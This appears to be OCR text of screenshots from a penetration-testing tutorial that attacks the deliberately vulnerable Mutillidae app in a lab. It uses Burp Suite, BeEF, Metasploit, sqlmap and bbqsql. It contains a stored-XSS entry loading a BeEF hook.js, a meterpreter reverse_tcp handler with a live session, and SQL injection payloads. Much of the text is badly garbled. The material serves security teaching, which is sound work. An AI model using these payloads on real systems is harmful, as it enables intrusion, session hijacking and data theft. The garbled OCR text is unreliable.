Bag	at Provy Solder Soarvaa Intruder Property Sequence Decoder Company Entender Project rations User rations Alets
1204	e activity   Som summer   Live scenning   raise definitions   dystone
10	Live Active Scanning
	Automatically scan the following targets as you braves. Active scan checks and various makinus requests designed to identify common values diffice. Use with co
· · ·	B Dark san
	() Una suite scope (defined in Target fail)
	() the center seque
_	
68	Live Passive Scanning
125	Automatically over the following largels as you become. Passive over checks analyse your aciding to Africa Automatikias, and do not send any neuro
	Q bert Har
	@ Stan everydring
	One make scope Caleford is Target Islid
	Use castery scope



	218	differs .	Taxia type	Final	Path	
	45039 (PM# 2007	topue found	Frameable response instantial Cickledving	MERCENTERS IN 1879	smutilideeindex.php	
	4522927 Mar 2007	topue Found	Path-relative style sheet inport	http:///12.16.00.329	trudidaeIndex.php	
	4522927 Mar 2007					
	18 52 29 27 Mar 2007					
	a 68 of 27 Mar 2007					
		382746 2011 han Eurol S2746 2011 han Eurol Fahrtabin dip fahr Inger High S2748 2013 han Eurol High S2748 2013 han Eurol				
	8 18 OF 27 Mar 2007	29 27 Mer 2013 Insue faced () Consideration Markow Landauge () Mary (2012) 15 M 2019 () Insufficient () Pro- 20 27 Mer 2013 Insue for () Print () Insue in strategic () Annual Mary (2012) 15 M 2019 () Insufficient () Print () Pr				
20-1	A	have a first and	A 1993 door of a still door	Las constant on the	Second Bulleton?	-
1			(potential Clickjacking)			
i			(potential Clickjacking)			
1	Frameable	response	(potential Clickjacking) Naturching			
1	Frameable frameable	response				
1	Frameable Frameable	response				
1	Frameable Frameable the frameable frameable frameable frameable	response reponse (pote				

Tan	pt Procy Latter Lances Introder	Papater Learn	er   Decaler   Company	Criander F	Project sphares	Los options   Am	fa .
1	ality   Sun and   University   In	and definitions. I make	-				
_							
12	Active Scanning Engine						
	These satisfys sorted the angles seed for me	Rep/179 requests wh	er sking asless narring.				
	Humber of Breaks	1.9					
	Harden of relation or restrictly failures	8					
	Faunciellum ratio invitescentel	2000					
	C Through between requests in the condi-	100					
	Addresses - variations to the table						
	S false minutes characteres						
100	Active Scanning Optimication						
-	These settings by you card on Manhantar of	the estimation to provide a log	to reflect the classical of	the same and the		uni exclusion. Dee	the detailed rate for more information
-	antropher.						
	for part (formal )						
	Ine every Hered						
	Con intelligent attach selection						
	· All condition and the second						
100	Active transing Areas						
iiii	these settings control the types of shedes per	domet during active of	grine				
	2 TOL MARTIN						
		101-weath dreater					

	et Roop Spider Sco		der   Ageatar   Sugaroar   D	esde [	lorpare	10.000	der [ Pro	int ation	and the	na [Aleta ]	
-	out arridou vi										
	Hidro 111, Proge and gen Heat	instance of		Farm	Edited	Datus	Length	mail to	d stansies	This	Carriera
3 8 3 38 38 38	Hep-17016.00.120 Hep-177136.00.129 Hep-17016.00.120 Hep-17016.00.120 Hep-17016.00.120 Hep-17016.00.120	001 017 001 001 017 017	Prodiklasferins php?pager?urs. Prodiklasferins php?pager?ors. Prodiklasferins php?pager.php. Prodiklasfering Prodiklasfering Prodiklasfering php?pager.php.	0088	DCDCD	200 279 200 290 290 290	46800 46400 4600 46038 46038 1040	HTML HTML HTML HTML HTML HTML HTML	111 L		
N 10 10 10 10 10 10 10 10 10 10 10 10 10	Maultriae IX 129 Maultriae IX 129	981 941 941 941 941 941 7007	Prodition Prodition	ulii: 1994	noffena	na likker nor				,	
Pag	and Response		David to help unlear Samid to Plaquaduar					0014 Date			

-	an advity Damagement	Gormanning Incardefeiture Options						
	Hut	1/4L	Outo	Insum	Reports	free.	insuffice points	diat time
	Mage 8170-14180-138	invalidates'	30% complete	28	-08		29	31-46.08.2
-	Impactive Laborates	(multilear)	22% complete		10.0		18	121-0210-2
80	Hep-1170.14 10:128	Involutional generation of the second s	making .					
24	100 participa 3.6, 50, 129	Intelligence (herbitettoripet)	making .					
54	Hape #170.14 10:128	Institute/nikdestrop-g-felp-context-gene.		3	404		10	21-49.50 2
42	https://www.com/action.com/	Instituted in taken pro-private content-pana-	2PS complete		12.1		10	21-01-02-2
-	Hape 8170 18 90 129	Ung Archeol Unit (Lober Code) (Log Archeol (Log Archeol)	-oking					
76	https://10.14110/128	Invatilities/miss-pips	ON complete	1	14.		10 (1 shipped)	21/06/02 2
72	March 107018 (00109	troutilidae/index php	the complete	2	12.		pp (1, shaped)	11.75 40 0
71	https://10.1418/1284	Investigation and the	ON complete		20		10	23/06/04 2
÷	INDERITA POINT	smatikiselinder pla-	era completa		10		re (), signed	11.51.091
40	https://10.14180/128	invatilidate/relev. phy:	ON complete		44		10 11 shawed	23,06,07,2
1.80	INTERNITY AND DRIVEN	tonutikiseeinden php-	ers complete		50		10	1151157

<b>[</b> ]	analisiy Davana	Live manning	I mum alefinitions . Options			
	Dean T	Adam	Insta type	First	Falls	Institut
	23.04.23.28 Mar 2017 23.54.23.28 Mar 2017 25.54.03.28 Mar 2017 23.04.23.28 Mar 2017 23.05.23 Mar 2017 23.05.21 Mar 2017 25.05.43 Mar 2017 25.05.26 Mar 2017 25.05.26 Mar 2017	Insue Round Insue Round Insue Round Insue Round Insue Round Insue Round Insue Round Insue Round	Pile publicharen di Crane-de anciptoj beflicetadi Crane-de anciptoj beflicetadi Crane-de anciptoj beflicetadi Crand-resultan bad (HTP) Cradi-resultan Britan resultan De anciptoj De a	Mage (171, 24, 36, 24) Mage (171, 24, 36, 24)	Jonat Milana Indone John Smarth Milana Indone John	person ge teres telle te telle te telle te telle te

	Login	
Sack	🥞 Help Me!	
	Please sign-in	
	Username	
	Password ******	
	Login	

Target Proxy Spider Scarv	er intruder	Papenter	Sequencer	Decode	r Ì (	amparer	Eiter	óer ÌPro	ject options	User aption
Intercept HTTP History Mainte	data history ]	Options								
Filter: Hiding CSS, image and general	binary contant									
# Heat	Hebed URL			P.e	-	Referi	Datus	Langth	MMINg-	Extension
327 Mtps/172.14.00.129	POST inut	Ridowinder.	php?pagening	n (	3	0	280	47907	HTML	php
-1										
Fequest Festione										
Ram Patarix Headers Her	1									
ROST /mets/Lidee/Index.php?page	Tagén php H	19/1.1								
<pre>exet: 172.16.30.129 isar-deprot: Partilar%.0 (311; L)</pre>										
Accept: text/html.mpflication/v						5.0				
hocept-Language: en-10, en; q=0.5						Sandito S	and the second second			
Seferer: http://372.56.38.128/s				lonCoder	ca	Do an art				
Cookie: showhints=0; PWPSCSSED= connection: close	helpmenel.40	V 1867901v2	9836							
Contact-Type: appliestion/s-wee	dama adama	-				0 a pass				
Content-Length: 60						Sendito k			CENH	
-						Sandito P			CENHR	
unarrane and Spansordritheimers	Login-php-sub	mit - but to	relogin.			Sandito S				
						Sandite C	ompaner			

exter Sec	Herow.	0 ecoder	Com	parer.	Extern	ler	Project options	T	User opt	iona T	Alets
Tangel		Prany		Tpide			Larver			Intender:	
aykook are along theak type: Thig took 172, 16, 10 loor - Agant : No coupt: test./M ion and - Language	tions for others ed to payle at index, p 1120 110, etc. p 11, p 110, etc. p 11, p 110, etc. p 11, p 11	n popleats will be lead positions - a objet poper logar (1912): Linux 1 cat Lary bit all as any apro. 3 10.1255 (satisfied) as any apro. 3	ee help for s phy HTTD ddi_64; or al., appl.in iden/index withf. Girt or art.	Kull details Kull details Kull 1 k 45.00 ( cat Lon / or cat Lon / or cat Lon / or cat Lon / or cat Lon / or c	i Seckor200 Al (440, 9) Al (440, 9) Al (440, 9) Al (400, 9) Al (40	00208. ( 1/*_q=0			n ekich	A	affank dd[ an] feak


	ter	Separate	Georder	Company	Extender	Project splitors	User options	Alerts
	1arget		Prexy	Spider	r	Scanver	Intrude	·
	_	(						
Tangat	Pushing	Payloasis	Options					
(B) Pa	ryload S	ets					Mart	diata 1
Pol		Various payles				te øttack type defined in t load type can be customi		
P.e.	the loads	1		Payload court 1,	104			
1.0	and types	<b>Displaint</b>		Angent met 1	104			
tops.		ptions (Si						
tops.				t of strings that are	aned as payloads			
		pe Mx you co		t of strings that are	uted as payloads			
	Paste	pe lets you co		e of strings that are	ured as payloads			
	payload ty	pe lets you co front GALGES Brystern		e of strings that are	uned as payloads			
	Paste Load dd hom let string - p.J	inoot Baudoos Baythem de		e of a inge that are	uned as population			_
	Paste Load dd horn let utting - qui utting - ful	inoot Baudoos Baythem de		e of a inge that are D	annd as payloads			
	Paste Load dd foan let utring - 64 utring - 64 tamaraa	inoot Baudoos Baythem de		n i ning tin an D	ured as paybank			_
	Paste Date Load dd fowr let string - Q.S string - K.d ternerus strong of	inoot Baudoos Baythem de		t of things that are D	und as payloads			
	Paste Paste Load di from let string - 0.4 senarus Assesses hort words	inoot Baudoos Baythem de		Ď	annd as payloads			_
	Paste Data differentiet esting - 9,5 esting - 6,6 termennet Assessible hert words - 5	inoot Baudoos Baythem de		t of strings that are	ered as payback			


			In	truder	attack 1	0	۲	0
Attack Se	eve Colarma							
Results	Target Positions	Payloads Optio	-					
riber: She	oving all berro							0
Resert	Payload	Distant	Error	Times.	Langth T Commank			
2259	d'ancy	290	- 0	- 0	43645	_		
		200	- V	- V	47.340			1
1	heat	200	- u	- u	473.48			
2	\$ALOC\$	200			473.48			- 1
1	Boyeleen	200			47348			
4	1	200	000	000	47348			
6	1111111	290			473.40			
5	11	290	- 0	- 0	473.40			
	23232323	200			473.48			


Target Proy Tpile Towne I House Repaire Toparon Conside	Carep	erer Enterslar	Project options	User options	Airts
Ge Canal C 1 31				Tar	prii: bilign;
Request		Response			
Pars Parares Handers Her	_	Pan			
Part I mail Links (etc.), pp. 4 pp. 1997.1.1 edit. 197.1.8 (2014).0.0 (2011). Links (46, 47, 47, 66, 46 (eds.)200803. Inter-dept. RealLinks: 0.0 (2011). Links (46, 47, 47, 66, 46 (eds.)200803. Interpl: http://bi.au/inter-dept.au/interplication	1				

Reques	4			Resp	ense				
Raw P	want meaders Her			Raw	Headwra	14411	HTM.	Bander	1
ADST ranges	of to institute the physical sectors			arest.	1.200 OK	2007	10.47.9	e over	
Type	Name	Value	844	laryer.	Apartm/2	2.14 0	Ubertul	and serve	(2.4, 2.999)
	P408	login php		water be	hosta Pala	Pripring	r_Miel/	1.0.1 mod	pythan/3.3 accompt/9.3
Cookie	showhirts	1	Barneys	100,000	12.2.34 N	100.0	10.1	week.	accompany 4
Cookie	PHPSESSIC	Exclusive intervention and and			ad-By: PW			4.10	
Endy	LOS TATION	And I	Läps		Sulleer:				
linky -	password	thairan		Dary: 8	compti-times	of any contract of the second s			
Body	light php-autorit-built.	Login	Duran		-Langth: 4				
				Contant Contant	ion: closes				

#### Chapter 6: Infiltrating Sessions via Cross-Site Scripting








root@kali: -	
File Edit View Search Terminal Help	
<pre>rootgkali:=# beef-xss [*] Please wait as BeEF services are started. [*] You might need to refresh your browser once it opens. [*] You might need to refresh your browser once it opens. [*] UT URL: http://127.0.0.1:3000/ui/ganel [*] Hook: <script src="http://127.0.0.1:3000/hook.js"></script> [*] Example: <script src="http://127.0.0.1:3000/hook.js"></script> [*] Example: <script src="http://127.0.0.1:3000/hook.js"></script> [*] You thtp://127.0.0.1:3000/hook.js"&gt; [*] You might need to refresh your browser once it opens. [*] You might need to refresh your browser once it opens. [*] Kook: <script src="http://127.0.0.1">http://128.0</script> [*] Kook: <script src="http://127.0.0.1">http://128.0</script> [*] Hook: <script src="http://127.0.0.1">http://128.0</script> [*] Kook: <script src="http://127.0.0.1">http://128.0</script> ] </pre>	

	28/mutilida 🖌 🕯 🛹 🕈 🕐 🌢 🖸		******	•
Most Violed + B	Penacy Tools - Encrypt 😗 Privacy :	Tosts - Emorypti Spracesers loading p	sage 🚦 Mitps//572.36.30.529ins. 🕘 Getting Star	raed.
🋶 O	WASP Mutillida	ae II: Web Pwn	in Mass Production	
		(Hosed) Hints: Enabled (1	<ul> <li>Script Kiddle) Not Logged in</li> <li>Rest Di Vewlag Vew Captured Data</li> </ul>	
			and a second sec	
ONCOR \$1000	All - Injection (8(31)	1		
	All - Dejections (BQL) All - Dejections (Differe)	liberately Vulne	rable Web Pen-Testing	
040522013	All - Injection (8(31)	1	rable Web Pen-Testing	
04687303	All - Injection (SQL) All - Injection (SQL) All - Injection (Silver) All - Reduce Automization and	liberately Vulne	rable Web Pen-Testing	
0403P2013 0403P2018 04045P2007	All - Experision (SQL) All - Experision (EDSer) All - Reduce Authorstantion and Section Management All - Cross Site Secrypting (SSS) All - Execute Direct Object	liberately Vulne Application	rable Web Pen-Testing	
Olavate Sel S Olavate Sel S Olavate Sel S Olavate Sel S	A1 - Injection (1915)     A1 - Injection (1916)     A2 - Invice Autoestaatus und     Excisio Minagement     A2 - Creat Size Archivetag (1951)     A - Inaccure Direct Object     Belevences	Iberately Vulne Application	rable Web Pen-Testing on • jow to help	
ONOVER 2013 ONOVER 2019 ONOVER 2017 Nink Sections HTTNL 3	All - Experision (SQL) All - Experision (EDSer) All - Reduce Authorstantion and Section Management All - Cross Site Secrypting (SSS) All - Execute Direct Object	Niberately Vulne Applicatio	rable Web Pen-Testing on on on to help	


	Welcome To The Blog
	Back 🔮 Help Me!
4	Hints
Add New	Biog Entry
Q View	v Blogs
	Add blog for anonymous
	Note: <b>,<i> and <u> are now allowed in blog entries</u></i></b>
	<pre>seript src="http://172.16.30.128:3000/book.js"&gt;</pre>
	Save Blog Entry

· ·	A DE LOR PORTINGO		. <i>و</i>	26	11201630120 0
	👾 ow	IA	SP Mutillidae II	: W	eb Pwn in Mass Pro
	Version: 2.6	24	Security Level: 0 (Hoeed)	H	nts: Enabled (1 - Script Kiddle) No
	Heres Legin/Register 1	-	ple Hints - Show Popup Hints - 3	hogie	Security Enforce 551. Reset 06 View
OW169 2013	AL - Injection (SQL)	٠	Will do as Dallh south	Dec N	Advantable Web Dee Test
CHARGE 2010	A1 - Injection (Other)		Juliidae: Deliberate	ny v	/ulnerable Web Pen-Test
0W83P 1807	A2 - Broken Authentication and Session Hanagement		.Re Mutilidae? Check out h	ow to	help
Web Services	A3 - Crees Site Scripting (XSS)		Reflected (First Order)	•	
1004.5	A4 - Insecure Direct Object		Persistent (Second Order)		Add to your blog
Ottes	References		DOM Injection		View someone's blog
Gebens	Ali - Security Missenfiguration		Via "Input" (GET/POST)		Show Log
Documentation	A6 - Sensitive Data Exposure		Va HTTP Headers		
Resources	AT - Missing Function Level Assess Control		Va HTTP Attribute		vulnerabilities

		View Blogs
<b>\$</b> ] •	k 🤤 Help Met	
	Hints	
Vew Blog I	worken.	
		Belet Autor and Cick to View Big Probably just some guest clicking away 13 Current Bigs Entree
Name		Press Doors laber v Versiling Sales guest clicking away
North National State		Press Course halos v Weening factors guest clicking away
		Press Course halos v Weening factors guest clicking away
anonymo	a 2017-04-00 22:10:00	Plane Course table v Vereiling tables. guest clicking away to Current ling linetes
anonymo admin	a 2017-04-00 22:15:00 2008-00-01 22:91:13	Please Course halfer or Verse High States guest clicking away 19 Current Biog Extrins Fran me, for Jan FCOTT
anonymo admin davo	a 2017-04-00 22:10:00 2008-00-01 22:31:13 2009-00-01 22:31:13	Place Course halfer v Vereiling strates guest clicking away 19 Convert Blog Entries Convert Place III, for Int FOOTI Social Expressing a vecto state:
anonymo admin dave kasin	a 2017-04-00 22:10:00 2008-00-01 22:31:13 2009-00-01 22:31:13 2009-00-01 22:31:13	Place Course halfer v Verse Hag Entries guest clicking away 19 Current Biog Entries Place Hig Former Entries Place Hig



Your password changed	
Account Services Wednesday, May 29, 2016 at 2110 PM To	
This message is high priority.	
Account Services	
Your password changed	
Hi The password for your account was recently changed. Don't recognize this activity? Click here for more information on how to recover your account.	
Best, Account Services Team	
This email can't receive replies. For more information, visit the Accounts Help Center.	



+=[ 47.	37 exploits - 972 2 payloads - 40 e ee Metasploit Pro	ncoders -	
	yload/windows/met reverse_tcp) > sh		
Module optio	ns (payload/windo	vs/meterpr	eter/reverse_tcp):
Nane EXITFUNC	Current Setting	Required yes yes	Description Exit technique (Accepted: ", seh, thread, process, mome The listen address

ast payload(reverse\_tcp) > generate -h

usage: generate [options]
Generates a payload.
OPTIONS:
-E Force encoding E Force encoding copt> The list of the ecceder module to use copt> The same of the ecceder module to use copt> The same of the ecceder module to use copt> The same of the ecceder module to use copt> The same of the ecceder module to use copt> The same of the ecceder module to use copt> The same of the ecceder module to use copt> The same of the ecceder module to use copt> The same of the ecceder is the same (otherwise stdawt) - h Help Bamer copt> The same of the ecceding iterations words - copt> The Platform for extput sopt> The Platform for extput sopt> The same transfer extput sopt> realisting to use the same transfer extput sopt> The same transfer extput sopt> realisting to use the same transfer extput sopt> the same transfer extput sopt= the

rest[kali:=# msfconsole -q
msf > use emploit/imadler
gaf esplait/msdr=/ set payload windows/meterpreter/reverse\_tcp
payload >> windows/meterpreter/reverse tcp
msf esplait/msdr=/ set lost 172.16.3.28
laf explait/msdr=/ set lost 172.16.3.28
laf explait/msdr=/ set port 6464
msf explait/msdr=/ set port 7400
msf explait/msdr=/ set port 74000
msf explait/msdr=/ set port 740000
msf explait/msf explait/msdr=/ set port 7400000
msf explait/msf e


maf explait(head)	ler) > e	sploit		
Starting the Sending stage	psyload (95748	handle 7 bytes	) to 172.16.39.132	72.16.30.132:52905) at 2017-04-08 22:49:
m <u>eterpreter</u> > di Listing: C:Viser:				
Mode	512e	Type	Last modified	Name
48777/necnecnec		61r	2013-10-23 12:22:48 -8488	AppDota
48777/ necrecine		617	2013-10-23 12:22:48 -0400	Application Data
40555/r-xr-xr-x	÷ .	dir	2017-04-04 11:31:58 -8400	Contacts
40777/nexnexnex	0	dir	2013-10-23 12:22:48 -0400	Cookies
40555/1-x1-x1-x		dir	2017-04-04 11:31:58 -0400	Desktop
40555/r-xr-xr-x	0	dir	2017-04-04 11:31:58 -0400	Documents
40555/r-xr-xr-x		dir	2017-04-04 11:31:58 -0400	Downloads
40555/r-xr-xr-x	0	dir	2017-04-04 11:31:58 -0400	Favorites
40555/r-xr-xr-x		dir.	2017-04-04 11:31:58 -0400	Links




isf:MLTH > run
Starting server on 0.0.0.0:0000
[*] Server has started
[-] Incoming connection from 172.16.30.131
172.16.30.131 · · [09/Apr/2017 15:58:13] "GET / HTTP/1.1" 200 ·
[-] Grabbing payload from http://172.16.38.129/mutillidae/index.php?page=add-to-
your-blog.php
[-] Exploit sent to 172.16.30.131
[-] Incoming connection from 172.16.30.131
172.16.30.131 [09/Apr/2017 16:01:27] "GET / HTTP/1.1" 200 -
<ul><li>[-] Grabbing payload from http://172.16.30.129/mutillidae/index.php?page=view-so</li></ul>
meones-blog.php
[-] Exploit sent to 172.16.30.131
[*] Rceiving data from 172.16.30.131
38.129
172.16.30.131 - [09/Apr/2017 16:01:38] "GET /spacer.gif?view-someones-blog-php
-submit-button=View%20Blog%20Entries& HTTP/1.1* 200 -
[+] Generating XML
[*] Data received:
[-] view-someones-blog-php-submit-button => ['View Blog Entries']

#### **Chapter 7: Injection and Overflow Testing**

Of Threat	Attack Vectors		urity Arress	Technical	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	impact SEVERE	Application / Besiness Specific
who can send untrusted data to the system, including external usen, business partness, other systems, internal	the syntax of the Sargeteel Interpreter. Almost any source of data can be an injection vector, including	Injection flaws occur sends untrusted data injection flaws are ex- particularly in legacy found in SQL, UDAP, a queries; DS command SMTIP Headers, exper injection flaws are ea- examining code, but discover via testing. 5 can help attachers film.	to an interpreter. ry prevalent, code. They are often (hath, er NetSQL fit; IML paners, ssien longuages, etc. ny to discover when frequently hard to lanners and fuzzers	in data loss or convuption, lack of accountability, or denial of access. Injection can sometimes load to	Consider the business value of the affected data and the glasform running the interpreter. All data could be stolen, modified, or teleted. Could your reputation be harmed?





	Failure is slawye as option
Line	210
Gade	1
File	/www.jew.instittidae.pit/idaeaan/hjdgidaeafarphp
Kreatje	Anonphasium III interaction in a second seco
Trace	M: Comparison Vol.111104-01.101104-01.0111040000000000000
Riegmetta	BETTER GUNREYLING MANE ROOMANN.



Burp Suite Professional v1.7.19 - Temporary Project - licensed to Micha	O O Oolis	
Burg Intruder Repeater Window Help		
Sequencer Decoder Company Extender Project options Us Target Procy Spider Scanner Intruder	er options Alerts Repeater	
Rescupt HTTP Natory WebSockets Natory Ogtione		
Pequest to http://172.16.00.129.90		
Farward Drop Detwoogt is on Action Converse th	ia denta 📰 😰	
Raw Parares Headers Hen		
First Available (Jose April page Logic physite) 77.1.2 Not: 122.16.9.129 Deer Space: Reality of LED (LED Available) (State 10) Sector (2020000) Print (Physical Sector (2020) (State 10)	Tarvi to Tpiale Do an active scan Sand to brouse and to brouse and to brouse and to brouse and to brouse and to brouse and to brouse fingagement soul charge scale and and brouse methods and to brouse fingagement soul charge scale and and and brouse methods and to brouse the fingagement soul charge scale and and constants	CbiHi CbiHR P
	Paste Fory Ba	
	Save berri	

	c	hoose a file to s	ave to	0
Look Jn:	root		d 👔 🔳	ø
BurpSuite	ePro	Pictures	burp_CA.cer	
Desktop		Public	Core	
Documer	nts	📄 Templates	📄 owasp_zap_root_ca	cer
Downloa	ds	📄 Videos	🕒 updater.exe	
music 📔		🛅 after.txt	🕒 WebScarab.propert	ies
paros		before.txt	XSSreport.raw	
File <u>N</u> ame: Files of <u>Type</u> :	mutilidae_pole	nap.reg	Save	vcel

File Edit View Search	Terminal Help			
GNU nano 2.7.4	File: mutillidae_sqlmap.req	Podi	fied	
Host: 172.16.30.129 User-Agent: Mozilla/ Accept: text/html.app Accept-Language: en-U Referer: http://172.3	ex.php?page=login.php HTTP/l.l 5.0 (Xll; Linux x86 64; rv:45.0) Gecko/2 Dication/xhtml+xml;application/xml;q=0. J5.en;q=0.5 G.30.129/mutillidae/index.php?page=logi PHPSESSID=aidrcd1p3j4n3tci7ks3ss5r17; a	9,*/*;q=8.8 .n.php		

[22:38:44] [INFO] parsing HTTP request from 'mutillidae sqlmap.reg'	
22:38:451 [3MF0] testing connection to the target UN.	
[22:38:46] [1970] heuristics detected web page charact 'windows-1252'	
[22:38:46] [INFO] checking if the target is pretected by some kind of WAF/IPS/IPS	
[22:38:46] [INFO] testing if the target URL is stable	
[22:38:46] [INFO] target URL is stable	
[22:38:46] [INFO] testing if PDST parameter 'username' is dynamic	
(22:38:46) [MANDEING] POST parameter 'username' does not appear to be dynamic	
[22:38:46] [INFO] houristics detected web page charact 'ascii'	
[22:38:46] [1970] heuristic (basic) test shows that POST parameter "username" might be injectable	e (pessibl)
DDPS: 'RySQL')	
[22:38:46] [INFO] beuristic (335) test shows that POST parameter 'username' might be vulnerable	to cross-s
ite scripting ettecks	
122:38:461 [IMF0] testing for 50. intection on POST parameter 'ssersame'	
it looks like the back-end DDMS is 'MySQL'. Do you want to skip test payloads specific for other	magerie [
Y/m] T for the remaining tests, do you want to include all tests for 'MySOL' estending provided level (	
for the remaining bests, on you want to include all tests for "mysql" estending provided level ( A (1) walkest [Y/#] Y	1) and 124
[22:38:00] [1970] testing 'AMD boolean-based blind - MMERE or NWVING clause'	
[22:39:01] [MURING] reflective value(s) feund and filtering out	
[22:38:02] [INFO] testing 'AMD boolean-based blind - WHERE or HWVING clause (HySQL connect)'	
[22:39:14] [INFO] testing 'OR boolean-based blind - MHERE or HAVING clause (MySQL comment)'	
an interest interest of some states of an a second a second of the context	

stameter: username (POST)	
Type: boolean-based blind	
Title: OR boolean-based blind - MMERE or HAVING clause (MySQL comment) Pavload: usermane=-1419' OR 7078=707846password=''6login-php-submit-button=Login	
Type: error-based Tille: MSCL==5.0 AND error-based - MERE, HAVING, OPDER BY or CROOP BY classe (FL Payload: uservame="" AND (SELECT 6003 FROMSELECT CONT(*)_CONCAT(No)18274273_(SEL 0.66805_11)).Br318437437,FLORINAND(0)*2))x FROM DEFORMATION_SCHEPM.FLUGINS 6NDEP BY x asserve*-"Siegle-phy-subst-batton-cogin	ECT (ELTIG
Type: AMD/OR time-based blind Tille: MySGL == 5-4,11 AMD time-based blind (heavy query) Payload: username."" AMD 9120-88W04W4W1(25000000,MD5(0x8b4e4344)) yHeA6password=" submit-butter=Legin	'&login-ph
srameter: password (POST)	
Type: boolean-based blind - MHERE or HAWING clause (MySOL comment)	
Payload: username=''6password=-7085' OR 9955-9955#6login-php-submit-button=Login	
Type: error-based Tible: MySL => 5.0 AMD error-based - METE, HWITE, DECER BY or CROUP BY classe (FI Tuble: MySL => 5.0 AMD error-based - METE, HWITE, DECER BY or CROWING, COMPANY Payload: unerrome-"Generator" AND CONFINED(0)=210. FROM INFORMATION SCHWAR, PLODEN CONFINED - State	27#6271,(S
()a) gre36login-php-submit-button+Login	a what wi
were were multiple injection points, please select the one to use for following injecti ) place: PGST, parameter: username, type: Single quoted string (default)   place: PGST, parameter: password, type: Single quoted string   Quit	095:
7:26:43] [INFO] the back-and DBMS is MySQL [7:26:43] [INFO] fetching banner [7:26:45] [INFO] retring banner	
b server operating system: Linux Ubuntu 10.04 (Lucid Lynx)	
sb application technology: PHP 5.3.2, Apache 2.2.14 uck-end DBMS operating system: Linux Ubuntu	
xck-end DBMS: MySQL >= 5.0	
<pre>smer: '5.1.41-3uburtu12.6-Log'</pre>	

0/3	
1	
BB050L injection toolkit (bbcsel) Lead Development: Ben Toews/mastabyeti) Development: Scott Behrenslantitit Menu modified from code for Social Engine SET is located at: http://www.secmandac.c Version: 1.0	ering Toolkit (SET) by: David Kennedy (Pecis) mm(SET)
The 5 S's of 880: Sauce, Spice, Smoke, Sizzle, and 5011	
source, space, serve, statute, ene space	
Select from the menu:	
1) Setup HTTP Parameters 2) Setup BB050L Options 3) Export Config 4) Import Config	
<ol> <li>Bun Exploit</li> <li>Help, Credits, and About</li> </ol>	
99) Exit the bbqsql injection toolkit	
shanal.e	


we meed to determine what our HTTP request will look like. Bellow are the available HTTP parameters. Please enter the number of the parameter you would like to edit. When you are done setting up the HTTP parameters, you can type 'done' to keep going. 0) files 1) headers 2) cookies 3) url Value: http://172.16.30.129/mutillidse/index.php 4) allow\_redirects Value: False 6) deta Value: False 6) deta Value: GET 8) auth 99) Go back to the main menu bbgsglihttp\_optionse

Please specify the following configuration parameters.
0) csw owtput_file 1) technique Volue: binary_search
23 comparison_attr Value: size
33 concurrency Value: 30
4) hooks_file 5) query Value: ' and #SCII(SUBSTR((SELECT data FROM data LIMIT 1 OFFSET \${row_index:1}),\${char_
index:1},1))\${comparator:>}\${char_wal:0} #
99) Go back to the main menu
bbgsgl:attack_eptiens>









Papeaber	3+q.m	cw/ Decade	e/ Carispare/	Extender	P	10,967, 044	Dan a	User:	options	Nerts
Targe	4	Prosp	Tpole	н		Biannw'		1	Monder	
Intercept #T	1P history	NebSockets histo	y Options							
Rev: Holing CS	5. image an	d general binary o	uniersi .							
A Heat		Method	URL		Parama	Edited	Status	Length	MME type:	Extensio
Millio (2017)	1.14.10.139	POST	AnterProvil, 1, php		18	- 11	382	159	HTML	17.0
Miles 20175	1 56 88 129	GET	Artistic Private 1, phys.		1		280	11882	HTML	pha -
http://070	105.58.129	GET	Arway Priceril 1, php?lo	ginether%2	2		290	11979	1014	php
http://tata	1 10 10 139	DET	downer roomin 1, phonic		18	ŭ	280	11/027	HTTP:	aha
Million (737)	1 56 38 139	GET	Arabite Princip 1, physical	grotoria.	18		280	11070	HTTHL	pha .
http://07	105.58.129	GPT	Available(conii 1, php?ic				280	11979	HTM:	sha
	1 26 38 139	DET	American 1 provid		8	8	280	11927	HTHE	are
					8		280		HTHE.	
					8		280		HTHE.	
Helpurats	1 24 38 139				8		280		HTML.	
Reports In	panse	CRT			8	-	280		HTML	
Report 11	panan Headors	Hex	Annerous), pape		8	•			HTML	
Report Res	panse Headers	Hex			8	•			HTML	
Report Res Report Res 1 / Inclusive Res	parse     Headers   L. J. also   10   1.29	Hex provider/c27rated		gr-twhi 	8	a and a second			HTML	
Report In Report Res Res Paramo 1 /Josh/W/cel at 1 372.54.3	parar   Headers 1.1.3hp   12   1.2hp	Hex.	Autoroad () (1997)		2 4Veros	a and a second			HTML	
Reports Fr	pamar   Headers 1.1.340 0.1.29 2110,75.0 211,290,120	Tex power beer 27 ments 1915 : Lawren met 1915 : Lawren met			2 4Veros	a and a second			HTML	
Reportation Reported Res Res Paramo 11 / Instalify / Left of 1 272, 261, 3 and 2021 - Res do in a characteristic Res dept 1, Send (Ar	paraze Picadoro 1.129 2.129 2.129 2.120	Hex point for A 27 and 2021 Linux all di any alt al mat	Annerson i pipis Annerson i pipis Annerson i anterio	er-turki er-turki er-turki er-turki er-turki	e evenue a	odanet P n.a	TTF(1.1	11927		
